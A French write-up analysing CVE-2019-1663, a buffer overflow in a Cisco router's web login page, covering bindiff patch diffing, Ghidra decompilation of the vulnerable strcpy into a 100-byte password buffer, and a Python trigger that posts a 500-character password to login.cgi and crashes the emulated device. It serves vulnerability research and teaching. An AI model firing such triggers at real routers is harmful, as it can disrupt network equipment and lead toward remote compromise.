
CVE-2019-1663

Récolte d'information : diffing et bindiff

Nous avons commencé par identifier quels modules ont changé à l'aide d'un utilitaire de diffing fait maison. Nous savons que la vulnérabilité se trouve sur la page de connexion du routeur. Nous avons donc tourné notre attention vers le module 'httpd'.

Nous avons utilisé bindiff pour identifier les symboles qui ont été modifié :




La mise à jour remplace l'utilisation de 'strcpy' par 'strncpy'. Nous pouvons donc affirmer avec un certain degré de certitude que la vulnérabilité se trouve lors de l'utilisation de 'strcpy' dans la fonction '0x0002BF64'.

Note : beaucoup de 'bruit' est présent lorsqu'on utilise bindiff. Il s'agit surtout d'optimisation du compilateur. L'expérience fait qu'il devient plus facile de déterminer si la modification des instructions est intéressante ou non.

Récolte d'information : Ghidra

Maintenant que nous avons identifié la fonction qui nous intéresse. Il est temps d'ouvrir Ghidra et de manger de l'assembleur. En utilisant le raccourci 'G' pour me rendre plus rapidement à l'adresse '0x0002BF64', voici ce que l'on trouve :



A gauche les instructions assembleurs qui composent notre fonction et à droite le pseudo-code généré par Ghidra. On remarque rapidement que les variables n'ont quasiment pas de sens. Heureusement pour nous, Ghidra propose de renommer les variables en utilisant le raccourci 'L'. Le problème avec cette approche est que, par soucis d'optimisation, le compilateur a parfois réutilisé des variables pour économiser de la mémoire. J'ai donc pris la liberté de copier le code dans un éditeur de texte afin d'avoir plus de liberté lors du renommage des variables.

Récolte d'information : nettoyage et documentation

Le code 'nettoyé' et annoté est disponible sur GitHub à l'adresse suivante :

https://github.com/e180175/CVE-2019-1663-vuln/blob/main/cleaned.md

J'ai commencé par repérer les endroits où les variables étaient affichées/loggées dans la console :

```
console = fopen("/dev/console","w");
if (console == NULL) goto LOGIN_FAILED;

fprintf(console,"%s(): \n =========>valid user: nv_user=%s, gui_user=%s, gui_pwd=%s, nv_pwd=%s\n",
  "valid_user",nv_user,gui_user,gui_pwd,nv_pwd);
fclose(console);
```

Typiquement un cas où on peut récolter pas mal d'information sur la nature des données stockées par chaque variable. On y retrouve 'nv_user', 'nv_pwd', 'gui_user' et 'gui_pwd'. Je n'ai pas très bien compris à quoi correspondait 'nv' sur le moment.

J'en ai profité pour simplifier certaine condition en retirant les variables qui stockent un résultat intermédiaire :

```
  if ((((strlen(nv_pwd) != strlen(gui_pwd))
     || (strcmp(nv_user,gui_user) != 0))
     || (strcmp(nv_pwd,gui_pwd) != 0))
     || ((nvram_match("en_guest",&DAT_00089a4c) != E_FAILURE
     && (nvram_match("http_power","r") != E_FAILURE)))) {
LOGIN_FAILED:

    if (FUN_0002648c(gui_user) != 0) {
      syslog(6,"Web management login failed, user=%s\n",gui_user);
    }

    return FAILURE;
  }
```

En me documentant sur le nom des fonctions comme ‘strlen’, ‘strcmp’ et ‘nvram_match’, j’ai réussi à simplifier d’avantage ces conditions en comprenant le type retourné ainsi que les différents use-cases.

J’ai créé des constantes pour remplacer ces vilains ‘magic-numbers’ qui trainaient un peu partout dans le code :

```
// Define the semantics for success and failure error codes.
// https://github.com/firmadyne/libnvram/blob/master/config.h#L27
#define E_FAILURE  0
#define E_SUCCESS  1

// Shadows 'magic numbers' for better understanding
typedef LOGIN_CODE {
  FAILURE = 0,
  TMOUT = 1,
  ALREADY_LOGGED = 2,
  SUCCESS = 3
}
```

Ces valeurs matchent directement avec les valeurs de retour que j’ai pu trouver soit dans le code soit dans la documentation. J’en ai profité aussi pour nettoyer la phase d’initialisation des variables comme ceci :

```
int login(char *gui_user,char *pwd,char *data,int param_4)
{
  int iVar7;

  // File descriptor (console)
  FILE *console;

  // memset(*,0,100); replaced by:
  char gui_pwd     [100] = {0};
  char nv_pwd      [100] = {0};
  char enc         [100] = {0};
  char nv_user     [100] = {0};

  char *admin_timeout;
  char *session_key;
  char *auth_time;

  long auth_time_l;
  bool guest;

  int uptime;
  int return_code;

  // concat init in one line and cleanup
  // not sure of the type for this one (bool?)
  undefined2 local_32 = 0;
```

Lors de l'analyse du code, je suis tombé sur des variables préfixé par 'nv'. Ces variables sont en faite récupérées depuis une zone mémoire particulière appelée nv-ram. Les informations stockées dans cette zone mémoire sont souvent représentés comme un couple clé-valeur. Nous pouvons y retrouver par exemple, des mot de passe ainsi que des noms d'utilisateur, leurs permissions etc…

Note : j'ai vraiment été très bref sur la façon dont j'ai nettoyé le code. Je vous invite à consulter le document Markdown sur GitHub pour plus d'information.


Récolte d'information : vulnérabilité

En matchant la ligne dans le code avec l'instruction problématique dans Ghidra, nous trouvons que la variable 'pwd' est copiée dans le buffer 'gui_pwd' à l'aide de strcpy. Le problème dans cette façon de faire est que 'pwd' est une variable contrôlée par l'utilisateur.

Or la taille de gui_pwd est de 100 bytes. Un buffer overflow est donc possible si on donne plus de 100 caractères dans le champs 'pwd' lors de l'envoie de la requête.

```
if (param_4 == 0) {
  if (strncmp(enc,"enc=",4)) {
    // strcpy(user_type,enc);
    // pwd comes from the user's post request,
    // since it's copied using strcpy,
    // we can overflow the buffer by sending a lot of chars (>100)
    strcpy(gui_pwd, pwd);
    // removed debug instruction bc we don't care ?
  }
  // Called this function md5_smth bc I don't realy know what it does,
  // except maybe checking if the password provided is the same as the one stored in the nvram ?
  md5_smth(pwd,gui_pwd);
  sscanf(enc,"enc=%s",user_type);
  if (strlen(nv_user) != strlen(gui_user)) goto LOGIN_FAILED;
}
```

Ci-dessous un graphique représentant la call-stack menant à l'exécution de cette fonction :



Je n'ai pas eu l'occasion de rentrer plus dans les détails étant donné que le nombre d'appel est exponentiel au fur et à mesure que je remontais la call-stack.

Récolte d'information : trigger de la vulnérabilité


Ce champs est normalement hashé lors de la soumission du formulaire. Mais il est possible de bypass cette sécurité en émulant la requête en utilisant par exemple python :

```python
def main(target: str, cmd:str = None):
        assert cmd is None, 'Not implemented yet!'

        payload = 500 * 'A'
        data = {
                'submit_button': 'login',
                'submit_type': '',
                'gui_action': '',
                'default_login': '1',
                'wait_time': '0',
                'change_action': '',
                'enc': '1',
                'user': 'cisco',
                'pwd': payload,
                'sel_lang': 'EN'
        }

        response = requests.post(f'http://{target}/login.cgi', data=data)
```


Le script complet est disponible sur GitHub :

https://github.com/e180175/CVE-2019-1663-vuln/blob/main/trigger.py

Je profite du fait que nous avons vu comment émuler le switch pour démontrer que le trigger fonctionne comme attendu. Je commence par démarrer gdb et par mettre un breakpoint à l'adresse de la fonction 0x0002BF64. Je poursuis l'exécution du programme avec 'c' :




Une fois que trigger.py a été exécuté, on obtient ceci :



Sur cette image, on peut voir la payload qui a été envoyé via la requête POST.

Si je poursuis l'exécution du programme, il va crasher :



On remarque que le programme essaye d'exécuter l'instruction qui se trouve à l'adresse 0x41414140. Nous avons donc bien trigger la vulnérabilité.